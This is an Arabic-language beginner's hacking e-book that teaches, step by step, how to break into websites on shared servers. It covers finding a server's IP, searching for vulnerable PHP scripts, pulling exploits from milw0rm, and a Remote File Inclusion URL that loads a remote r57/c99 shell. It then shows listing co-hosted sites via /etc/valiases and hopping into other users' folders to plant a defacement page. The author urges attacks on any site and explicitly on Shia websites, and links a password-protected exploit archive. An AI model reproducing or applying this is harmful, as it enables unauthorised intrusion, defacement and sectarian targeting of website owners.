

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ



THE HISTORY OF THE UNITED STATES

هذا الكتاب اهداء الى

دكتور ولف

xp-hacker2007@hotmail.fr

سعودی کفو

saudi_13579@hotmail.com

:HaCk 4 EvEr

hunter-ksa@w.cn

البرونزي

asa_115@hotmail.com

منسم بس مرسوم

zeen_hoom@hotmail.com

السفاح

alsfa7@usa.com

عزوز

hsham_1122@hotmail.com

والى كل من طلب منى هذا الكتاب ^*_

ولايمون البقيه



انا حقيقه فكرت في انزال كتاب خاص للمبتدئين فقط
لأنني عانيت في بدايتي كثير في امور اختراق المواقع
كنت اسأل اقول وش معنى شل وشلون ارفعه وش معنى سكريبت وش معنى
ثغره وكيف اعرف اذا فيه ثغره ولا

اسئله كثير عانيت منها لكن بعد ما تعمقت في عالم الهكر وجدت ان كل
المبتدئين يسألون مثل اسئلي هذي واكثرهم متذمر من اختراق المواقع
يقولون لصعوبته بس رأيت انه سهل جداً
كثير من المبتدئين يقولون ما في شروحات في المواقع لمبتدأ مثلي
ياخاوي ما يعرف وش معنى سيرفر وشلون تبيه يرفع شل

طيب انا قلت هالكتاب يكون كامل عن اختراق واستهداف موقع يعني في
راسك موقع اقرأ هالكتاب وطبق معي والله ثم والله ثم والله لتخترق أي موقع يطب براسك
بس ركر



الاول شئ راج نتطرق في اختراق المواقع الى الخطوات التاليه

١. ماهو الشل؟
٢. ماهي الثغرات؟
٣. ماهي خطوات اختراق موقع؟
٤. وكيف نرفع الشل؟
٥. وكيف نبحت عن سكريبت مصاب؟
٦. وعدد كبير من السكريبتات المصابه مع التطبيق عليها
٧. وش نسوي بعد مانرفع الشل؟
٨. كيف نرفع اندكس الاختراق؟
٩. كيف افتح موقع خاص بي؟
١٠. شرح لبرنامج ftp
١١. بعض الحيل لأختراق سيرفراو موقع معين

هذي خطوات راح تتعلم منها تخرق أي موقع يطب براسك



انا قبل لأبدأ

**احب ان اقول شئ عشان لاحد يتهمني بسرقة او ماشابه
يشهد الله ان هذا الكتاب كله من تأليفي انا
ومأخذت أي شئ من أي كتاب اخر او أي شرح اخر حتى الصور
انا واطعها وكامل الشروحات خاصه بي
واسمح لأي انسان ان ينقل أي شئ يريد من هذا الكتاب بس ان
يبتعد عن سرقة الحقوق**

**وانا أخلي مسؤوليتي من أي شخص يستخدم هذا الكتاب ضد أي
موقع مسلم**

**لكن موقع عربي شيعي فيه اغاني فنا اتمنى منكم الا تبقونه
على هذه الشبكة العنكبوتيه**

وانا اول من يساعدكم في هذا الشئ



**وقبل لأبدأ بأول خطوه اقرأ هذا الجدول زين واحفظه لأن فيه
كلمات راح تصادفنا كثير ومراح نفهم معناها لو ماقرينا
هالجدول**

**انا مراح اكتب تعريف كامل انا بكتب الي ابيك تفهمه بس
والباقي ولايهمك منه شئ**

سيرفر	كمبيوتر ذو مواصفات قويه من ناحية سرعة المعالج والأداء وسرعة اتصال عاليه وهذا هو الي يكون داخله المواقع وكل المواقع بمجلد اسمه home يعني لو قدرت ترفع شل على أي موقع بسيرفر راح تقدر تتحكم بكل المواقع الي على السيرفر
سكريبت	ملف مكتوب بلغة php أي خطأ في الملف نعتبره ثغره ونخترق عن طريقها

الثغره	عباره عن خطأ برمجي في السكريبت
الاستغلال	عباره عن كود يقوم بأستغلال الخطأ البرمجي (استغلال الثغره)
الفايل انكلود	نوع من انواع الثغرات وهو من اخطر انواع الثغرات وتعتبر الفايل انكلود اسهل ثغره واخطر ثغره

**الي مكتوب بالأحمر مهم جداً يعني لازم تفهمه وتحفظه
لاستصعب شئ من البدايه كل شئ سهل بس ركز
واوعدك بعد ماتكمل قرايت هالكتاب تكون فاهم كيف تخترق
وراح تقدر تخترق بعد هالكتاب
راح نبدأ بأول خطوه**

**انا ماراح اشرح شرح علمي كامل انا راح اكتب الي اشوفه يفيد
المبتدأ وراح ابتعد عن الاسلوب العلمي الي يبعد المبتدأ عن
جو الموضوع ويخليه يستصعب الهكر بصفه عامه
وراح نبدأ بأول خطوه**



ماهو الشل؟

الشل عباره عن ملف يتم كتابته بلغة البي اتش بي (php) ويقوم هذا الملف بتوجيه اوامر لسيرفر لفتح مجلد معين او رفع اندكس اختراق او أي شئ اخر تريد ان تعمله فبهذا الملف تعمل أي شئ تريد بسيرفر...

هذا الشل يتم رفعه عن طريق الثغرات الموجوده بسكريبتات المركبه بالمواقع

**هذا اهم شئ لابد انك تعرفه عن الشل وهذا انت عرفتة
ننتقل للخطوه الثانيه**



ماهي الثغرات؟

الثغرات هي اصعب شئ في الهكر لابد ان تتعمق فيها اكثر

وبرفق كتاب هذا الباب خاص عن الثغرات

**** والثغرات تحتاج الى انسان يتحلى بصبر ****

ابيك تفهم بلأول نقطتين مهمه جداً

- **لما تبني تفتح لك موقع تروح تدور شركة استضافه**
- **شركة الاستضافه هذي يكون عندهم شئ اسمه سيرفر**
- السيرفر يكون على كمبيوتر نظامه لينكس موزي انظمتنا ويندوز**

نظامهم لينكس وهو اسرع بكثير من الويندوز واقوى منه

^ _ *

كل سيرفر يكون بداخله مواقع



في غلطه كثير من المبتدئين يقع بها وهو لما يبي يرفع شل

>> بعد قليل راح افهمكم على طريقة رفع شل

انه لما يبي يرفع شل يروح يدور لشغرات المنتدى vb

او السكريبتات المركبه على الموقع

وفي الاخير اذا مالقي نغره يقول يالله ما قدرت اخترق الموقع

لا يا حبيبي ^ _ *

انت لما تبني تخرق موقع تطلع أي بي السيرفر الي عليه الموقع

لأن لاتنسى اني قلت لكم ان كل موقع يكون داخل سيرفر وكل

سيرفر يكون بداخله مواقع كثيره

وانت لما ترفع شل على أي موقع موجود بسيرفر راح تتحكم

بسيرفر كله والتحكم بسيرفر كله يعني التحكم بالمواقع الموجوده

بسيرفر

والتحكم كما قلنا بالأول يكون عن طريق الشل

اذا ما فهمت العبارة الي فوق فقرها اكثر من مره وراج تفهم
بس أهم شئ التركيز * ^ _



• النقطة الثانيه الي حبيت اقلكم عليها
ان الثغرات موجوده بشئ اسمه سكريبت
بتسئلني وتقولي يامخاوي وش السكريبت ؟
انا اقلك حبيبي وش السكريبت

السكريبت عباره عن ملف يتم كتابته بلغة البي اتش بي (php)
وكل صاحب موقع مركب سكريبتات بموقعه
بتقلي ليه يامخاوي اصحاب المواقع يركبون سكريبتات وش
الفائده منه؟
انا اقلك

الحين السكريبت كما قلت عباره عن ملف مكتوب بلغة php
يقوم هذا الملف بخدمة اصحاب المواقع ويسهل لهم امور كثيره
مثل المنتدى هو عباره عن سكريبت
احياناً وانت تتصفح بعض المواقع تلاقي مكتوب في رئيسية
الموقع

مركز التحميل

او

ألبوم الصور

او

سجل الزوار

او

مكتبة البرامج

وغيرها غيرها الكثير

**وراج اكتب انواع كثيره من السكريبتات المشهوره عشان تقدر
تبحث عنها وترفع شل عن طريقها في هذا الكتاب**

**الحين راج استعرض لكم بعض صور السكريبتات عشان تفهمها
زين**

لأني ماودي اتعدا خطوه الا وانا متأكد انك فاهم كل شئ



**مكتبة البرامج
مكتبة الفونتشوب
البوم الصور
هذي من انواع
السكريبتات المشهوره
والخطيره الي بها
ثغرات**

لما تظفط على مثلاً مكتبة البرامج تلاقي برامج كثيره

هذا سكريبت

**انا قلت انه يسهل على اصحاب الموقع
شتم كيف صاحب الموقع اصلا ما حمل ولا رفع برنامج بس رفع
السكربت والسكربت بداخله البرامج ^*_**

**الي يهمننا من الكلام هذا كله ان الثغره توجد داخل السكربت
ويبي لنا نستغلها
عشان نقدر نرفع شل**

**الثغره عباره عن خطأ برمجي
وحنا لازم نجيب كود استغلال عشان نقدر نستغل هذا الخطا
ونرفع شل**

**وراج نتطرق لثغرات والاستغلال اكثر بعد اشوي
الثغرات انواع**

فايل انكلود

SQL

XSS

**وانواع كثيره لكن هذي اهم ثلاثه واشهرها
واخطرها واسهلها الفايل انكلود**

**وراج يكون شرح كامل عن الفايل انكلود لحد ما تطبق على موقع
من خلال الي راج اكتبه هنا**

وهذا شرح كامل لأهم انواع الثغرات
في هذا الكتاب وانا استفدت منه كثير

وهذا هو رابط الكتاب

<http://www.hack15.com/Exploits.rar>

وباسوورد فك الضغط
كلمة مرور فك الضغط
hack15



ماهي خطوات اختراق موقع؟ وكيف نرفع الشل؟

خطوات اختراق موقع هي الاتي
اول شئ حدد الموقع الي تبي تخترقه
وانا راج اختار مثلاً موقع بيت الهكر
رابط الموقع

<http://www.v99x.com/vb/index.php>

اول شئ نطلع أي بي السيرفر

وهذا شرح بصور لأستخراج أي بي السيرفر الي مركب عليه
الموقع

اول شئ نضغط على ابدأ بعدين تشغيل ونكتب

الامر

Cmd

ونضغط انتر



بعدین تفتح لنا شاشه سوداء



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\A1_Mdarat2>

نكتب اول شيء ping بعدین رابط الموقع
والرابط يكون بدون http او vb
ويحنا راح نكتب كذا
ping www.v99x.com
ثم انتر
```

شوفوا بعد ماكتبنا
Ping www.v99x.com
وظغطنا انتر وش صار




```
C:\WINDOWS\system32\cmd.exe - ping www.v99x.com
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\A1_Mdarat2>ping www.v99x.com
Pinging v99x.com [75.126.81.157] with 32 bytes of data:
Reply from 75.126.81.157: bytes=32 time=341ms TTL=49
Reply from 75.126.81.157:

الي محدد عليه بالأبيض هنا هو رقم الاي بي شفتم كيف طلغناه
```

طريقة نسخ الاي بي لتسهيل عليكم
بتكون بالخطوات هذي
اول شيء حط الماوس على الشاشة السوداء الي فيها الاي بي

**اضغط الماوس اليمين
بيجيك خيارات اول خيار
الي هو وضع علامه اضغط عليه
بعدين حدد على الاي بي**

بعدين



على هالأداة اضغط بيجيك خيارات من ضمنها تحرير
اضغط على تحرير
بيجيك خيارات ثاتيه من ضمنها نسخ اضغط نسخ
وخلص اتسخ * ^ _

الحين عرفنا نطلع الاي بي وننسخه >> والله الي يسمعه يقول

مخترع صاروخ * ^ _

المهم نروح نبحت عن السكريبتات المركبه على السيرفر

بتقلي يامخاوي وشلون ابحت عن السكريبتات المركبه في السيرفر

انا اقلك على الطريقه

روح احدا مواقع البحث غير قوئل

وانا افضل

www.msn.com

في خانة البحث نكتب الـ بي بهذي الطريقة

ip:75.126.81.157



M5AUI ALHM

شايقين كيف كتبت اي بي الموقع بعدين نضغط انتر

اذا كتبت ip:75.126.81.157 كذا

فراج يطلع لكم كل المواقع الي على السيرفر

واذا تبي تبحث عن سكريبت معين

فتكتب اسم السكريبت بعد الـ بي

مثلاً تبي تبحث عن سكريبت

اسمه

MKPortal

فيكون كتابة البحث عن هذا السكريبت بهذي الطريقة

ip:75.126.81.157 MKPortal

وهذي صورہ لتوضيح اكثر



M5AUI ALHM

**والان راج اكتب لكم سكربتات خطيره لما تبني تفتقر موقع
ابحث عنها**

**علماء ان كل كلمه راج اكتبها تحت كل ماعليك ان تضعها بعد
رقم أي بي السيرفر**

**احياناً تبحث وماتلاقي يطلع لك شئ هذا معناته ان مافي
سكربت مركب على أي موقع بسيرفر بنفس الاسم الي بحثت
عنه**

powered by

لأستخراج كامل السكربتات المركبه على السيرفر

Warning

لأستخراج الأخطاء

Upload

هذا لأستخراج مركز التحميل

**ومركز التحميل له طرق كثيره جداً
منها**

بالعربي اكتب بعد رقم الاي بي

مركز التحميل

وانا افضل البحث عن السكريبت بأسمه العربي

**لأن أكثر اصحاب المواقع يشيل اسم السكريبت من اخر الصفحه
ويكتب جميع الحقوق محفوظه وقتها مراح يطلع
لهذا اكتب اسمه بالعربي اشوف انه افضل بكثير**

MKPortal

للبحث عن المجلات

aspjar guestbook

للبحث عن سجل الزوار

او تكتب بالعربي سجل الزوار وراح تجيك

ايضاً لسجل الزوار

XP Book

وهذا سكريبت خطير

images ٤

Images

Glary

Downloads

PhpBB

Powered by : Down Asaher v 2.5

هذي هنا سكريبتات خطيره

ايضاً بالعربي اكتبوا وانا افضل أكتابه بالعربي مثل ماقلت

مثل كتابة

بعد الاي بي

سجل الزوار

مكتبة البرامج

مركز التحميل

المجله

البوم الصور

وغيرها غيرها الكثير

ابحث وراح تجد اكثر من سكريبت مصاب بكل سيرفر

وكل سكريبت تلاقيه روح ابحت عن ثغراته بطريقتين

الي راح احطه لك الان الاوله موقع

[/http://www.milw0rm.com](http://www.milw0rm.com)

والثانيه عن طريق أي موقع بحث والطريقه موجوده تحت بصور

وراح تقدر ترفع شل بأذن الله

مثلا تقول لي يامخاوي انا لقيت سكريبت

اسمه MKPortal

من وين اجيب الاستغلال حقه

انا اقلك حبيبي

في مواقع مختصه بثغرات السكريبتات كل يوم ينزلون اكثر من

اربعه ثغرات

طيب انا اعطيك رابط الموقع اول شئ

[/http://www.milw0rm.com](http://www.milw0rm.com)

وهذي هنا صورته للموقع وفيها بعض الشروحات

home | contents | platforms | shellcode | **search** | cracker | index | rss | archive

الآن نضغط على **search**

نرى نتائج مكتوب **search** يعني بحث

M5AU ALHM

DATE	DESCRIPTION	POINTS	AUTHOR
2007-10-29	GSM Player 2.1.6.2007 (GsmWeb 1.0.0.12) Remote Overflow Exploit	3077	R 0 egod
2007-10-22	IBM Lotus Domino 7.0.2 SP1 SOAP4 Service L500 Command Exploit	2155	R 0 firefalconer
2007-10-22	IBM Direct Storage Manager 5.1 Express CAD Service DoS Exploit	1344	R 0 mada
2007-10-24	Libarta Slide <= 2.1 RC1 Remote File Disclosure Exploit	2902	R 0 kscope
2007-10-24	elQuotomoka ESA SEARCHREFLECT Remote Overflow Exploit (m5a)	2050	R 0 v0id
2007-10-22	LifeSpan Web Server <= 3.2.3 Remote Source Code Disclosure Vuln	3156	R 0 tehranblitz

[local]

DATE	DESCRIPTION	POINTS	AUTHOR
2007-10-29	Kodak Image Viewer TIFF/TIF Code Function Exploit PoC (v502-055)	1206	R 0 G8-Dung / Nao-Chi
2007-10-29	Sony COMEET Player 4a (m5a file) Local Stack Overflow Exploit	1001	R 0 FastBakal
2007-10-27	Oracle 10g 11g SYSADMIN/SET Local SQL Injection Exploit (DB session)	1146	R 0 Shizkner
2007-10-27	Oracle 10g/11g SYSADMIN/SET Local SQL Injection Exploit (2)	061	R 0 hunkier
2007-10-27	Oracle 10g/11g SYSADMIN/SET Local SQL Injection Exploit	039	R 0 hunkier
2007-10-23	Oracle 10g EXE_BACKUP SQL Injection Exploit	3034	R 0 Shizkner

[web apps]

DATE	DESCRIPTION	POINTS	AUTHOR
2007-10-31	ISPwisher 1.21 download.php Remote File Disclosure Vulnerability	1065	R 0 هذي هنا بلون الاصفر يعني نو مقررت اليوم
2007-10-31	Modulebuilder V1.0 (file) Remote File Disclosure Vulnerability	024	R 0 v0id
2007-10-26	PHP-ASTE membership system 1.1a Remote Add Admin Exploit	1402	R 0 7c90
2007-10-20	phpmailer 1.0.2 (0e_00) Remote File Inclusion Vulnerability	1000	R 0 BINGCa
2007-10-30	minDB 2.3 (Table) Remote SQL Injection Vulnerability	2308	R 0 v0id
2007-10-29	ProfileCMS 1.0 Remote File Upload Vulnerability Shell Upload Exploit	1037	R 0 F00t@apale.com

[dos / poc]

DATE	DESCRIPTION	POINTS	AUTHOR
2007-10-27	EA BrightStar HSP <= v11.3 Remote Stack Based Overflow / DoS	030	R 0 Nick Harris - Crow
2007-10-23	DNS Recursion bandwidth amplification Denial of Service PoC	2015	R 0 Shadow

طيب بعد ما ضغطنا على بحث (**search**) فتحت لنا هالصفحة



**وبعد كتابة اسم السكريبت المصاب في الفراغ
طلع لنا الثغرات وهذه صورته من الي طلع لنا**



**احنا راج نجرب اول ثغره وهي من نوع Remote File
Inclusion**

لأنه خطيره وسهله جداً جداً

نظفط على اول ثغره

MKPortal NoBoard Module (BETA)
Remote File Inclusion Vulnerability

MKPortal
هذا اسم الثغره

```

# \_, \_ / \_ / | | | | | ( ) | | | | \_ \_ |
# \_ / |
# | \_ /
#
#####
#Program Title #####
#MKPortal NoBoard (BETA)
#
#
#Script Download #####
#http://www.mkportal.it/index.php?ind=downloads&op=entry_view&id
#
#dOrk #####
#"MK noboard"
#
#Spl0it #####
#http://[ site ]/mkportal/include/user.php?MK_PATH=[ shell ]?
#
#vuln discovered by #####
#FiSh
#
#shoutz: MurderSkillz, z3r0, milf, godXcel, clorox, katalyst, Sy
#sCuZz, canuck, Vipsta, c0ma, grumpy, SiCk, trintitty, 13337.org
#<S>, Bernard, and everyone else at g00ns.net
#####

# milw0rm.com [2007-07-14]

```

في ناس يقول كيف اعرف الاستغلال

أستغلال ثغرات الفايل انكلود

دائما يجي تحت او بجانب كلمة

Example

او يجي اخره

shell.txt

او

[shell]?

**عرفنا الاستغلال بقى علينا نعرف وش نسوي
قبل لاتعرف بعض المصطلحات المهمه في هذا الاستغلال**

**http://[site
]/mkportal/include/user.php?MK_PATH=[shell]?**

[site]>>هذي هنا بدلها تحط رابط الموقع

مثلا نقول ان الموقع

رابطه كذا

www.zafrah.net/mkportal

>>mkportal هذا السكريبت المصاب

mkportal/include/user.php?MK_PATH

هذا الاستغلال حق الثغره

= [shell]?

وبدل هذي هنا تحط رابط الشل كامل

مثلاًً تقول ماعندي شل او ماعندي موقع عشان ارفع عليه شل

**راج اعطيك اخر هالكتاب شرح كامل لفتح موقع مجاني ورفع
الشل وكل شئ راج يتعلق بمشكلة الشلات**

وبعد ماحطينا رابط الشل يكون الاستغلال هكذا

http://www.zafrah.net/mkportal/include/user.php?MK_PATH=http://www.members.lycos.co.uk/powerhosting/ch99.txt?

لاتنسى بعد كلمة txt تحط علامة استفهام مثل ماوضعت انا

**طيب نفترض ان لقيت ثغرات في المليونر لكن مو منوع فايل
انكلود**

**فقدامك طريقتين يأما تروح تبحث عن شروح عن طريقة استغلال
نوع ثغره معينه**

ويأما تروح قوئل

وراج تلاقي شروح عنها مثل

تروح قوئل وتكتب

ويب صور مجموعات الأخبار

Google

ثغرة MKPortal العاصفة

هذا المكتبت بحث

البحث: في الويب صفحات باللغة العربية صفحات من السعودية

النتائج من ١ إلى ١٠ من حوالي ٩٦ عن ثا

ويب m5aui alhm

وهذا شرح

\$\$\$ + مكتبة الثغرات + \$\$\$ [الصفحة ...

أسست

سهلة . اكبر مكتبة ثغرات الان في العاصفة ... ثغرة جديده بعد في MKPortal من أكتبت

www.3asfh.net/vb/archive/index.php/f-35-p-4.html - 23k - نسخة مخبأه - صفحات مشابه

**الثغرات كثيره بكل سكريبت أنت ابحت وابتعد عن اليأس
لعلك تواجه صعوبه في اول مره تستهدف موقع لكن المره
الثانيه والثالثه خلاص تحس ان الامر سهل جداً ومايحتاج له
شروحات ولا شئ...**

**واسهل سيرفر راج تقدر ترفع عليه شل هو السيرفر الي مواقعه
كثير والسكربتات المركبه على المواقع كثيره
وقتها بس ابحت عن أي سكريبت سهل واخترق وانا اخوك**

^ *

**واحياناً تلاقى سكريبت وتبي تطلع ثغرات جديده انت تروح
تعمل السكربت في جهازك ووبرنامج اسمه JAAScoisX
Code يطلع لك الاخطاء الحاصله بسكربت وانت عليك
الاستغلال**

**انا ماشوف هالطريقه له داعي فهمها بنسبه للمبتدئين لأنه لو
تعمق فيها وهو لسي مبتدأ راج يحس الهكر صعب**

**لهذا اتركها بعد فهمك لكل ما في هذا الكتاب وقدرتك على
التطبيق وقتها تعلم باقي العلوم المتطورة**

**وانا مؤلف هالكتاب على اساس ابتعد عن شئيين الاول طولت
الكلام الي مالا داعي**

**الثاني ابعاد المبتدأ عن الامور الصعبة والكلام الي يخليه يبطل
يدخل في عالم الهكر**


نكمل شرحنا

بعد ماحطيت استغلال ثغرة

Remote File Inclusion

وحطيت رابط الشل خل نشوف الشل بيفتح لنا او لا

اذا فتح معناتها ان الثغره مو مرقعه بسكريبت



تم رفع الشل والله الحمد

بعض المبتدئين يمر بأشياء منها اول ما يحط رابط الشل والاستغلال يجيه صفحة خطأ او يحوله الرابط للمنتدى او رئيسية الموقع

وغيرها... الخ...!

هنا راح اقلك ان الثغره مرقعه يعني ماتقدر تخترق عن طريقها دور سكريبت غيره

وبنفس الطريقه الي طبقناها على السكريبت mkportal طبق
على أي باقي السكريبت

من ناحية البحث عن السكريبت في السيرفر
ومن ناحية البحث عن استغلالها

وكل شئ طبقه بنفس ماسويت في هذا السكريبت mkportal

وارفع شلك وراح تصل للي تبغاه في اقل من مما تتوقع بس
التركيز اهم شئ في الهكر كله ^_*

طيب بتقولي يامخاوي الحين انا رفعت شل وش اسوي بعدين انا
بقلك الان وش تسوي

اول شئ انا احب شل r57 لهذا بغير هذا الشل
وبخط r57

اول شئ تسويه هو انك تستعرض كل المواقع الي على السيرفر

وقبل لاتستعرضها ابقلك اشياء مهمه جداً


```

Software: Apache/1.3.37 (Unix) mod_auth_passthrough/1.8 mod_log_b
mod_ssl/2.8.28 OpenSSL/0.9.7a
uname -a Linux pink.alfaservers.com 2.4.21-51.ELsmp #1 SMP Thu Aug
uid=99(nobody) gid=99(nobody) groups=99(nobody)
Safe-mode=OFF (not secure)
/home/ffsystem/public_html/
Free: 90.52 GB of 182.01 GB (55.23%)
Your ip: 212.62.97.21 - Server ip: 83.149.105.204
[Enumerate] [Encoder] [Tools] [Proxy] [FTP Bute] [ec.] [SQ
Proxy]

```

وراج اشرح بعض الاشياء المهمه لكي تفهمها زين

safe_mode: **OFF**

السيف مود=الوضع الامن

اذا كان اوف off وقتها تقدر تلعب بسيرفر بكيفك

بس لما تجي فتلاقي مكتوب

safe_mode: **on**

وقتها يبي لك تتخطى الوضع الامن

وانا دامي وضعت هذا الشرح للمبتدئين فعناتها لايهم هذي

بداية أي واحد

ولكن لما تريد تتخطى الوضع الامن فتلاقي شروحات كثير

وبالفديو كمان

^ *

اسم مستخدم الموقع

كل موقع داخل السيرفر له اسم مستخدم خاص به
وبهذا الاسم تنتقل داخل السيرفر مو برابط

الصلاحية

الصلاحيات انواع

Root وهذا مدير السيرفر كامل يعني يتحكم بكل شئ بكيفه
يحذف ويضيف ويعدل كل شئ بيده

User هذا اسم مستخدم الموقع

وهو بإمكانه حذف تعديل اضافة كل شئ يريد بموقعه بس
يعني لو رفعت شل يوم من الايام ولقيت صلاحيتك **user**
تقدر تسوي أي شئ بالموقع الي انت به بس مواقع ثانيه على
نفس السيرفر ماتقدر تسوي فيها شئ مره

Nobody في هذي الصلاحيه تقدر تعدل وتحذف وتنسخ وتسوي

الي تبني في المجلدات المصرحه بتصريح ٧٧٧

والمجلدات الغير مصرحه بتصريح ٧٧٧ ماتقدر تعدل فيها ولا

تقدر تسوي شئ بها مره

يعني زي انا الحين في الشل هذا صلاحيتي

Nobody

ومعناها زائر.

**طيب الحين حنا رفعنا شل وعرفنا صلاحيتنا وعرفنا مكان
تواجدنا بسيرفر بقي علينا نعرف وشلون نطلع المواقع الي
بسيرفر**

نطلعها بهذا الامر

ls -la /etc/valiases

**نخط هذا الامر في مكان الاوامر الي ذكرته لكم فوق
ونضغط انتر ويفتح لنا مربع فوق كبير موجوده به المواقع وهذي
صوره راج تبين لك الوضع كامل
,راج استخدم في الباقي شل r57
لسهولته**

```
total 308
drwxr-xr-x  2 root    root 4096 Oct 31 03:13 .
drwxr-xr-x 58 root    root 8192 Nov  1 04:29 ..
-rw-r--r--  1 afaakco mail 15 Sep 11 17:57 aafaak.com
-rw-r--r--  1 shomocet mail 12 Sep  9 11:14 adwa.alshomoa.net
-rw-r--r--  1 baradoc mail 15 Sep 13 21:20 albaradoni.com
-rw-r--r--  1 algabaly mail 12 Apr  6 2007 algabalyhospital.com
-rw-r--r--  1 newghad mail 22 Sep 11 18:09 alghadyem.net
-rw-r--r--  1 babel mail 15 Jun 19 02:38 alhamdi.net
-rw-r--r--  1 ikleelne mail 15 Oct 15 00:33 alikleel.net
-rw-r--r--  1 kebsico mail 11 Apr  7 2007 alkebsi.com
-rw-r--r--  1 maqalih mail 15 Jul 17 20:14 almaqalih.net
-rw-r--r--  1 marasm mail 10 Sep 20 01:13 almarasi.net
-rw-r--r--  1 almutwak mail 12 Apr  8 2007 almutwakel.com
-rw-r--r--  1 runey mail 9 Apr  7 2007 alrumeysi.com
```

تحت كلمة root الثانيه اسامي مستخدمين المواقع
 صلاحية المجلدات

هذي هنا كلها اسامي مستخدمين المواقع بهالاسامي تنتقل للموقع

هذي هنا روابط المواقع الموجوده بسيرفر تختار اي موقع
 وتاخذ اسم المستخدم وتنتقل والحين بفهمك اكثر


طيب نختار موقع لننتقل له

**rw-r--r-- 1 afaakco mail 15 Sep 11 17:57 -
 aafaak.com**

هذا هنا السطر فيه رابط الموقع واسم المستخدم والصلاحية

يهمنا اسم المستخدم ناخذه وهو

Afaakco



هذا شل r57 designt اسم مستخدم الموقع الي انا بداخله الان

لما نبغى ننتقل نخط في سطر تواجدك بسيرفر هالأمر

/home/???/public_html/

Home هذا مجلد داخله المواقع

>???> بدل علامة الاستفهام حط اسم مستخدم الموقع الي تبي

تنتقل له

هذا كل مايهمك ودامنا نبي ننتقل لموقع اسم مستخدمه

Afaakco

فيكون الأمر هكذا

/home/Afaakco/public_html/

خل نشوف الحين الصوره هل تم النقل ام لا



**وعشان تتأكد ان تم النقل في شل r57 تلاقي كتابات باللوان
الاحمر اعلى الشل اخر سطر فيها هو مكان تواجدك * _ ^**

طيب دام صلاحيتك Nobody

**وقلنا ان هالصلاحيه مايمدك تسوي شئ ماغير تتنقل وتشوف
اما تحذف تعدل ترفع ماتقدر غير في مجلد تصريحه لازم يكون**

٧٧٧

وحنا نبي نرفع اندكس اختراق

وش السواه ؟؟

انا اقلكم وش السواه

نروح نبحت عن مجلد تصريحه ٧٧٧

بتقلي كيف


```

????????????? ?????: ls -lia
total 168
131212722 drwxr-xr-x 19 babel babel 4096 Aug 16 21:26 .
131144218 drwx--x--x 11 babel babel 4096 Jun 20 23:45 ..
131223752 -rw-r--r-- 1 babel babel 188 Jun 3 20:35 .access.php
131212724 -rw-r--r-- 1 babel babel 0 Jun 14 00:06 .htaccess
131213108 -rw-r--r-- 1 babel babel 680 Jun 6 20:25 .left.menu.php
131223750 -rw-r--r-- 1 babel babel 70 Jun 3 20:35 .section.php
